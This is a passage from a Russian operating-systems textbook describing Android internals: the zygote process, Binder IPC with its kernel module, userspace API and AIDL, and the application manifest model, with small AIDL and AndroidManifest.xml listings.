Подобное перемешивание процессов и языка Java создает ряд проблем. На первое обращение к свежей среде на языке Java даже на современном мобильном оборудовании может уйти секунда. Вспомним: одна из целей разработки Android — возможность быстрого запуска приложений, который не должен длиться более 200 мс. Требование предоставления этому новому приложению свежего Dalvik-процесса приводит к выходу далеко за рамки этой нормы. На мобильных устройствах добиться запуска за время не более 200 мс довольно трудно, даже если бы не нужно было инициализировать новую среду языка Java.

Решением этой проблемы стало использование ранее упоминавшегося собственного демона zygote. Этот демон отвечает за доставку инициализированной Dalvik-среды в точку, где готов запуск системного кода или кода приложения, написанного на языке Java. Все новые процессы, основанные на применении среды Dalvik (системные или прикладные), ответвляются от zygote, что позволяет им начинать выполнение с уже готовой к работе средой. Zygote не только доставляет Dalvik, он также осуществляет предварительную загрузку многих частей Android-среды, которые обычно используются в системе и приложениях, а также загружает ресурсы и другие часто востребуемые компоненты.

Заметьте, что для создания нового процесса из zygote используется Linux-функция *fork*, но вызов функции *exec* не применяется. Новый процесс является точной копией исходного процесса zygote, со всеми его ранее инициализированными и уже установленными состояниями, и он сразу же готов к работе. Связь нового Java-процесса с исходным процессом zygote показана на рис. 10.24. После ответвления в распоряжении нового процесса оказывается собственная отдельная Dalvik-среда, таким образом, он через страницы копирования при записи делит с zygote все заранее загруженные и инициализированные данные. Теперь при наличии готового к работе нового процесса остается лишь дать ему правильную идентичность (UID и т. д.), завершить любые инициализации Dalvik-среды, которые требуются запускаемым потокам, и загрузить запускаемый код приложения или системный код.




Рис. 10.24. Создание нового Dalvik-процесса из zygote

Кроме скорости запуска zygote обеспечивает еще одно преимущество. Поскольку для создания процессов из zygote используется только функция *fork*, zygote и все его дочерние процессы могут совместно использовать множество уже задействованных страниц оперативной памяти, необходимых для инициализации Dalvik-среды и предварительной загрузки классов и ресурсов. Это совместное использование для Android-среды, где подкачка недоступна, играет особо важную роль: можно лишь потребовать подкачку чистых страниц (например, выполняемого кода) с диска (флеш-памяти). Но любые уже задействованные страницы должны оставаться запертыми в оперативной памяти — они не могут быть выгружены на диск.

10.8.7. Binder IPC

Замысел Android-системы в значительной степени выстроен вокруг изоляции процессов, протекающих между приложениями, а также между различными частями самой системы. Этот требует большого объема межпроцессного обмена данными (interprocess-communication (IPC)) для координации работы разных процессов, что может потребовать большого объема работы для реализации правильного функционирования. Имеющийся в Android IPC-механизм Binder обладает высокой технологичностью и универсальностью и служит основой для надстройки над ним большинства Android-систем.

Архитектура Binder разделена на три уровня (рис. 10.25). На самом дне находится модуль ядра, реализующий текущее межпроцессное взаимодействие через функции ядра *ioctl*. (Функция *ioctl* является универсальным вызовом ядра для отправки команд клиента драйверам и модулям ядра.) Поверх модуля ядра находится основной API-интерфейс объектно-ориентированного пользовательского пространства, позволяющий приложениям исопльзовать классы *IBinder* и *Binder*, чтобы создавать конечные точки IPC и взаимодействовать с ними. На вершине находится основанная на интерфейсе модель программирования, где приложения объявляют свои IPC-интерфейсы, совершенно не заботясь о подробностях реализации IPC на более низких уровнях.




Рис. 10.25. Архитектура IPC Binder

Модуль ядра Binder

Вместо использования таких имеющихся в Linux IPC-средств, как каналы, в Binder включен специальный модуль ядра, реализующий его собственный IPC-механизм. Модель Binder IPC сильно отличается от традиционных механизмов Linux тем, что она не может быть эффективно реализована как надстройка над ними исключительно в пользовательском пространстве. Кроме того, Android не поддерживает большинство примитивов System V для межпроцессного взаимодействия (семафоры, сегменты общей памяти, очереди сообщений), поскольку они не предоставляют надежной семантики для очистки их ресурсов от содержащих ошибки или вредоносных приложений.

Основной IPC-моделью, используемой Binder, является удаленный вызов процедуры (remote procedure call (**RPC**)). В этом случае отправляющий процесс передает ядру полную IPC-операцию, которая выполняется в получающем процессе; отправитель может заблокироваться, пока получатель выполняет свою работу, позволяя возвратить результат вызова. (Кроме того, отправители могут указать, что они не блокируются, продолжая свое выполнение параллельно с получателем.) Таким образом, механизм Binder IPC основан не на потоке, как каналы Linux, а на обмене сообщениями, подобно очереди сообщений в System V. Сообщение в Binder называется **транзакцией** и на более высоком уровне может рассматриваться как вызов функции между процессами.

Каждая транзакция, отправляемая пользовательским пространством ядру, является полноценной операцией: в ней определяется цель операции и идентифицируются получатель, в также все доставляемые данные. Ядро определяет соответствующий процесс для получения этой транзакции и доставляет ее ожидающему потоку процесса.

На рис. 10.26 показано основное течение транзакции. Любой поток в порождающем процессе может создать транзакцию, идентифицируя ее цель, и передать все это ядру. Ядро делает копию транзакции, добавляя к ней идентичность отправителя. Оно определяет, какой процесс отвечает за цель транзакции, и пробуждает поток в получающем ее процессе. Поскольку получающий процесс уже существует, он определяет цель транзакции и осуществляет ее доставку.




Рис. 10.26. Элементарная транзакция Binder IPC

(Чтобы не усложнять здесь рассматриваемый вопрос, мы упростили способ прохождения данных транзакции, показав две копии: для ядра и для адресного пространства процесса-получателя. Реальная транзакция имеет дело с одной копией. Для каждого процесса, способного получать транзакции, ядро создает общую с ним область памяти. При обработке ядром транзакции сначала определяется процесс, получающий эту транзакцию, а потом данные копируются непосредственно в общее адресное пространство.)

Заметьте, что на рис. 10.26 у каждого процесса имеется пул потоков. Это один или несколько потоков, созданных в пользовательском пространстве для обработки входящих транзакций. Ядро будет отправлять входящую транзакцию по назначению — тому потоку, который в данный момент ждет работу в пуле потоков процесса. А вот вызовы в ядро из процессов-отправителей не нуждаются в направлении из пула потоков, инициировать транзакцию волен любой из потоков процесса, например поток *Ta* (см. рис. 10.26).

Мы уже видели, что транзакции, передаваемые ядру, идентифицируют целевой объект, но ядро должно определить процесс-получатель. Для выполнения этой задачи ядро отслеживает доступные объекты в каждом процессе и отображает их на другие процессы (рис. 10.27). Рассматриваемые здесь объекты — это просто места в адресном пространстве заданного процесса. Ядро только отслеживает адреса этих объектов, без какого-либо намерения связываться с ними. Это могут быть места структуры данных языка C, объект C++ или что-либо еще, размещенное в адресном пространстве процесса.




Рис. 10.27. Отображение объектов между процессами, осуществляемое Binder

Ссылки на объекты в удаленных процессах идентифицируются с помощью целочисленного *описателя* (handle), который во многом похож на описатель файла в Linux. Рассмотрим, например, *Объект 1* в *Процессе 2*. Ядру известно, что он связан с *Процессом 2*, и более того, ядро связало с ним *Описатель 2* в *Процессе 1*. Благодаря этому *Процесс 1* может отправить ядру транзакцию, нацеленную на его *Описатель 2*, и отсюда ядро может определить, что она была отправлена *Процессу 2*, а конкретно *Оообъекту 2а* в этом процессе.

Так же как и в описателях файлов, значение описателя в одном процессе не имеет точно такого же смысла, как такое же значение в другом процессе. Например (см. рис. 10.27), в *Процессе 1* значение описателя 2 идентифицирует *Объект 2а*, но в *Процессе 2* точно такое же значение описателя 2 идентифицирует *Объект 1а*. Более того, невозможно, чтобы один процесс получал доступ к объекту другого процесса, если в ядре отсутствует назначенный для него описатель этого процесса. На этом же рисунке можно увидеть, что *Объект 2б*, принадлежащий *Процессу 2*, известен ядру, но для него не был назначен описатель для *Процесса 1*. Следовательно, пути, по которому *Процесс 1* получил бы доступ к этому объекту, не существует, даже при том, что в ядре есть описатели, предназначенные для других процессов.

А как же с самого начала устанавливаются связи описателей с объектами? В отличие от описателей файлов Linux, пользовательские процессы не запрашивают описатели напрямую. Вместо этого ядро назначает описатели процессу по мере необходимости. Этот процесс показан на рис. 10.28. Здесь мы видим, как может возникнуть ссылка на *Объект 1б* из *Процесса 2* к *Процессу 1* с предыдущего рисунка. Ключом к этому является способ прохождения транзакции по системе, показанный слева направо в нижней части рисунка.

Здесь показаны следующие основные этапы:

1. *Процесс 1* создает исходную структуру транзакции, содержащую локальный адрес *Объекта 1б*.
2. *Процесс 1* отправляет транзакцию ядру.
3. Ядро смотрит на данные в транзакции, находит адрес *Объекта 1б* и создает для него новую запись, поскольку ранее оно об этом адресе ничего не знало.
4. Ядро использует цель транзакции, *Описатель 2*, для определения того, что это предназначено для *Объекта 2а*, который находится в *Процессе 2*.




Рис. 10.28. Передача Binder-объектов между процессами

5. Теперь ядро переписывает заголовок транзакции, чтобы он соответствовал *Процессу 2*, заменяя его цель адресом *Объекта 2а*.
6. Точно так же ядро переписывает данные транзакции для целевого процесса. Здесь оно находит, что *Объект 1б* еще не известен *Процессу 2*, поэтому для него создается новый *Описатель 3*.
7. Переписанная транзакция доставляется *Процессу 2* для выполнения.
8. После получения транзакции процесс обнаруживает в ней новый *Описатель 3* и добавляет его в свою таблицу доступных описателей.

Если объект внутри транзакции уже известен объекту-получателю, порядок ее прохождения остается прежним, за исключением того, что теперь ядру нужно лишь переписать транзакцию, чтобы в ней содержался ранее назначенный описатель или локальный указатель на объект процесса-получателя. Это означает, что отправка того же объекта процессу несколько раз всегда будет приводить к точно такой же идентичности, в отличие от описателей файлов Linux, где открытие одного и того же файла несколько раз всегда будет приводить к назначению разных описателей. Система Binder IPC при перемещении объектов между процессами поддерживает уникальные идентификаторы объектов.

Архитектура Binder, по сути, вводит в Linux модель безопасности на основе возможностей. Возможностью является каждый Binder-объект. Отправка объекта другому процессу предоставляет ему эту возможность. Процесс-получатель затем может воспользоваться функциями, предоставляемыми объектом. Процесс может отправить объект другому процессу, а позже получить объект от любого процесса и определить, является ли этот объект тем самым, что был отправлен изначально.

API пользовательского пространства Binder

Основная часть кода пользовательского пространства не взаимодействует с модулем ядра Binder напрямую. Вместо этого есть объектно-ориентированная библиотека пользовательского пространства, предоставляющая простой API-интерфейс. Первый уровень API-функций пользовательского пространства отображается непосредственно на все рассмотренные до сих под подходы, используемые в ядре, в виде трех классов:

1. *IBinder* — класса абстрактного интерфейса для объекта Binder. Его основным методом является *transact*. Этот метод отправляет объекту транзакцию. Получателем транзакции может быть объект, находящийся либо в локальном процессе, либо в каком-нибудь другом процессе. В том случае, если это другой процесс, транзакция, как уже говорилось, будет ему доставлена через модуль ядра Binder;.
2. *Binder* — класса, представляющего конкретный объект Binder. Реализация подкласса Binder предоставляет вам класс, который может быть вызван другими процессами. Его основным методом является *onTransact*, получающий присланную ему транзакцию. Главное предназначение подкласса Binder заключается в просмотре получаемых здесь данных транзакции и выполнении соответствующей операции;
3. *Parcel* — класса-контейнера для считываемых и записываемых данных, находящихся в транзакции Binder. В нем имеются методы для чтения и записи типизированных данных (целых чисел, строк, массивов), но его самой важной функцией является возможность считывать и записывать ссылки на любой объект *IBinder*, используя соответствующую структуру данных для ядра, чтобы эти ссылки можно было распознавать и перемещать между процессами.

На рис. 10.29 показана совместная работа этих классов, вносящая изменения в схему (см. рис. 10.27), которая ранее рассматривалась с используемыми классами пользовательского пространства. Здесь показано, что *Binder1b* и *Binder2a* являются экземплярами конкретных подклассов Binder. Для обмена данными между процессами теперь процесс создает *Parcel*, содержащий нужные данные, и отправляет его через еще один класс, который мы пока не рассматривали, *BinderProxy*. Этот класс создается при появлении в процессе нового описателя и, таким образом, предоставляет реализацию *IBinder*, чей метод *transact* создает соответствующую транзакцию для вызова и отправки ее ядру.




Рис. 10.29. API-функции пользовательского пространства Binder

Таким образом, рассмотренная ранее имеющаяся в ядре структура транзакций в API-функциях пользовательского пространства раздваивается: цель представляется с помощью *BinderProxy*, а данные содержатся в *Parcel*. Как мы уже видели, транзакция проходит через ядро и после появления в пользовательском пространстве в процессе-получателе ее цель используется для определения получающего объекта Binder,

а *Parcel* создается из данных транзакции и доставляется принадлежащим этому объекту методом *onTransact*.

Теперь эти три класса существенно упрощают написание IPC-кода:

1. Нужно создать подкласс из Binder.
2. Нужно реализовать метод *onTransact* для декодирования и выполнения входящих вызовов.
3. Нужно реализовать соответствующий код для создания *Parcel*, который может быть передан методу *transact* этого объекта.

Основная часть работы приходится на два последних этапа. Здесь создается код демаршализации и маршализации, который нужен для превращения (с помощью простых вызовов методов) того, что отправлено, в операции, необходимые для выполнения IPC. Это скучный при написании и не застрахованный от ошибок код, поэтому нам хотелось бы, чтобы за нас обо всем этом мог позаботиться компьютер.

Интерфейсы Binder и AIDL

Заключительной частью Binder IPC является то, что используется чаще всего, — модель программирования высокого уровня, основанная на интерфейсе. Здесь вместо работы с объектами Binder и данными *Parcel* нужно размышлять в понятиях интерфейсов и методов.

Основная часть этого уровня представлена средством командной строки под названием **AIDL** (Android Interface Definition Language — язык определения Android-интерфейса). Это средство является компилятором интерфейса, получающим абстрактное описание интерфейса и создающим из него исходный код, необходимый для определения этого интерфейса и реализации соответствующей маршализации и демаршализации кода, необходимого для осуществления с его помощью удаленных вызовов.

В листинге 10.3 показан простой пример интерфейса, определенного в AIDL. Этот интерфейс называется *IExample* и содержит единственный метод *print*, которому передается единственный аргумент *String*.

Листинг 10.3. Простой интерфейс с описанием на AIDL

```
package com.example

interface IExample {
    void print(String msg);
}
```

Описание интерфейса, подобное приведенному в листинге 10.13, компилируется AIDL для создания трех классов на языке Java (рис. 10.30):

1. *IExample* — класса, поставляющего определение интерфейса на языке Java;
2. *IExample.Stub* — базового класса для реализации этого интерфейса. Он наследуется из класса *Binder*, следовательно, может быть получателем IPC-вызовов. Он наследуется из *IExample*, поскольку это реализуемый интерфейс. Этот класс предназначен для выполнения демаршализации: превращения поступающих вызовов *onTransact* в соответствующий вызов метода *IExample*. Затем его подкласс отвечает только за реализацию методов *IExample*;

3. *IExample.Proxy* — класса, находящегося по другую сторону IPC-вызова и отвечающего за осуществление маршализации вызова. Он занимается конкретным обеспечением выполнения *IExample*, вставляя каждый его метод для превращения вызова в соответствующее содержимое *Parcel* и отправляя его через вызов *transact* в адрес *IBinder*, с которым налажена связь.




Рис. 10.30. Иерархия наследования в интерфейсе Binder

При наличии этих классов больше не нужно волноваться за механику IPC. Реализаторы интерфейса *IExample* просто выводятся из *IExample.Stub* и реализуют методы интерфейса, что от них обычно и требуется. Вызывающие стороны получат интерфейс *IExample*, реализованный с помощью *IExample.Proxy*, что позволит им совершать обычные вызовы интерфейса.

Способ совместной работы этих частей для выполнения полной IPC-операции показан на рис. 10.31. Простой вызов *print* в интерфейсе *IExample* превращается в следующие действия:

1. *IExample.Proxy* осуществляет маршализацию вызова метода в *Parcel*, вызывая *transact* в отношении основного *BinderProxy*.
2. *BinderProxy* выстраивает транзакцию для ядра и доставляет ее ядру через вызов *ioctl*.
3. Ядро переправляет транзакцию намеченному процессу, доставляя ее потоку, который ожидает свой собственный вызов *ioctl*.
4. Транзакция декодируется обратно в *Parcel*, и в отношении соответствующего локального объекта, в данном случае *ExampleImpl* (являющегося подклассом *IExample.Stub*), вызывается метод *onTransact*.
5. *IExample.Stub* декодирует *Parcel* в соответствующий метод и аргументы вызова, вызывая в данном случае *print*.
6. И наконец, в *ExampleImpl* выполняется конкретная реализация *print*.

С использованием этого механизма в Android написана основная часть IPC. Большинство служб в Android определены через AIDL и реализованы так, как показано здесь. Вспомним рис. 10.23, на котором показано, как реализация *диспетчера пакетов* в процессе system_server использует IPC для собственной публикации с помощью *диспетчера служб*, осуществляемой для других процессов, чтобы дать им возможность отправлять к ней вызовы. Здесь задействованы два AIDL-интерфейса: для диспетчера служб и для диспетчера пакетов. Например, в листинге 10.4 показано основное AIDL-описание для диспетчера служб. В нем содержится метод *getService*, используемый другими процессами для извлечения *IBinder* интерфейсов системных служб, подобных диспетчеру пакетов.




Рис. 10.31. Полный путь Binder IPC на основе AIDL

10.8.8. Приложения Android

Android предоставляет модель приложений, имеющую существенные отличия от обычной среды командной строки в оболочке Linux или даже от приложений, запускаемых из графического интерфейса пользователя. Приложение не является исполняемым файлом с основной точкой входа, оно представляет собой контейнер для всего, из чего складывается приложение: его кода, графических ресурсов, объявлений о том, чем оно является для системы, и других данных.

Листинг 10.4. AIDL-интерфейс основного диспетчера служб

```
package android.os

interface IServiceManager {
    IBinder getService(String name);
    void addService(String name, IBinder binder);
}
```

По соглашению приложение Android является файлом с расширением apk, что означает **Android Package** (пакет Android). Это обычный zip-архив, в котором содержится все, касающееся приложения. В apk-файле имеется следующее важное содержимое:

1. Манифест, дающий описание того, чем является приложение, что оно делает и как его запустить. Манифест должен предоставить пакетное имя для приложения, строку, оформленную в Java-стиле (например, com.android.app.calculator), которая идентифицирует его уникальным образом.
2. Ресурсы, необходимые приложению, включая строки, которые оно показывает пользователю, XML-данные для компоновки и другие описания, графические побитовые изображения и т. д.
3. Сам код, который может быть байт-кодом Dalvik, а также собственного библиотечного кода.
4. Информация о подписи, надежно идентифицирующей автора.

С учетом целей, которые здесь стоят перед нами, ключевой частью приложения является манифест, который выглядит как предварительно скомпилированный XML-файл по имени AndroidManifest.xml, находящийся в корневой части пространства имен zip-архива, представляющего apk-файл. Полноценный пример объявления манифеста для гипотетического приложения электронной почты показан в листинге 10.5. Это приложение дает вам возможность просматривать и составлять сообщения электронной почты и также включает компоненты, необходимые для синхронизации его локального хранилища электронной почты с сервером, даже когда пользователь не находится в приложении.

У Android-приложений нет простой основной точки входа в приложение, с которой начинается выполнение кода при запуске приложения. Вместо этого они публикуют под тегом манифеста <*application*> ряд точек входа, описывая при этом различные действия, на которые способно приложение. Эти точки входа выражаются в виде четырех различных типов, определяя основные типы поведения, предоставляемые приложением: активность (activity), получатель (receiver), служба (service) и поставщик контента (content provider). Представленный пример показывает несколько активностей и одно объявление из числа других типов компонентов, но приложение может декларировать ноль и больше любых из этих типов компонентов.

Каждый из четырех типов компонентов приложения может содержать свою, отличную от других семантику и указание на порядок использования внутри системы. Во всех случаях атрибут *android:name* представляет имя Java-класса в коде приложения, реализующего этот компонент, экземпляр которого будет создан системой при необходимости.

Листинг 10.5. Основная структура файла AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.email">
    <application>

    <activity android:name="com.example.email.MailMainActivity">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>

    <activity android:name="com.example.email.ComposeActivity">
        <intent-filter>
            <action android:name="android.intent.action.SEND" />
            <category android:name="android.intent.category.DEFAULT" />
            <data android:mimeType="*/*" />
        </intent-filter>
    </activity>

    <service android:name="com.example.email.SyncService">
    </service>

    <receiver android:name="com.example.email.SyncControlReceiver">
        <intent-filter>
```

```
            <action android:name="android.intent.action.DEVICE STORAGE LOW" />
        </intent-filter>
        <intent-filter>
            <action android:name="android.intent.action.DEVICE STORAGE OKAY" />
        </intent-filter>
    </receiver>

    <provider android:name="com.example.email.EmailProvider"
        android:author ities="com.example.email.provider.email">
    </provider>

    </application>
</manifest>
```

Диспетчер пакетов (package manager) — часть системы Android, следящая за всеми пакетами приложений. Он анализирует каждый манифест приложения, собирает и индексирует найденную в нем информацию. Затем, используя эту информацию, предоставляет клиентам удобную возможность запроса данных о текущих установленных приложениях и извлечения важной информации о них. Он также отвечает за установленные приложения (создание пространства под хранилище приложения и обеспечение целостности apk-файла), а также за все необходимое для их удаления (очистку всего связанного с ранее установленным приложением).

Объявление приложениями своих точек входа в манифестах носит статический характер, поэтому они не нуждаются в выполнении кода, регистрирующего их в системе во время установки. Такая конструкция делает систему надежнее во многих отношениях: установка приложения не требует запуска какого-либо прикладного кода, присущие приложению возможности верхнего уровня могут быть определены в любой момент путем просмотра манифеста, не нужно вести отдельную базу данных с этой информацией, которая может оказаться не синхронизированной (например, в результате обновлений) с фактическими возможностями приложения, — и она гарантирует, что после удаления приложения о нем не останется абсолютно никакой информации. Такой децентрализованный подход был предпринят во избежание множества тех проблем, которые создает централизованный реестр Windows.

Разбиение приложения на четко детализированные компоненты также служит целям конструирования по поддержке взаимодействия и сотрудничества между приложениями. Приложения могут публиковать свои собственные части, предоставляющие конкретные функции, которыми другие приложения могут воспользоваться как непосредственно, так и опосредованно. Мы проиллюстрируем это более подробно при рассмотрении четырех типов компонентов, которые могут быть опубликованы.

Если диспетчер пакетов отвечает за обслуживание статической информации обо всех установленных приложениях, то диспетчер активностей определяет, когда, где и как эти приложения должны запускаться. Несмотря на его название, он фактически отвечает за работу всех четырех компонентов приложения и реализует соответствующее поведение для каждого из них.

Активности

Активность (activity) является частью приложения, взаимодействующей непосредственно с пользователем через пользовательский интерфейс. Когда пользователь запускает приложение на своем устройстве, в приложении в качестве основной точки

входа должна быть определена активность. Приложение выполняет код в своей активности, отвечающей за взаимодействие с пользователем.

Пример манифеста почтового приложения, показанный в листинге 10.5, содержит две активности. Первая является основным интерфейсом пользователя почты, позволяющим пользователям просматривать сообщения, а вторая — отдельным интерфейсом для составления нового сообщения. Первая активность почтовой программы объявлена для приложения в качестве основной точки входа, то есть той самой активности, которая стартует при запуске пользователем приложения с главного экрана.

Поскольку первая активность является главной, она будет показана пользователю в виде приложения, которое он может запустить из основной программы запуска приложений. Если приложение будет запущено, система войдет в состояние, показанное на рис. 10.32. Здесь диспетчер активностей, показанный в левой части рисунка, создал в своем процессе для отслеживания активности внутренний экземпляр *ActivityRecord*. Одна или несколько таких активностей сведены в контейнеры, которые называются задачами и примерно соответствуют тому, что воспринимается пользователем как приложение. В данный момент диспетчер активностей запустил процесс почтового приложения и экземпляр его *MainMailActivity* для отображения главного пользовательского интерфейса приложения, который связан с соответствующим экземпляром *ActivityRecord*. Эта активность находится в состоянии, называемом «*возобновленная*» (resumed), поскольку теперь она находится на первом плане пользовательского интерфейса.

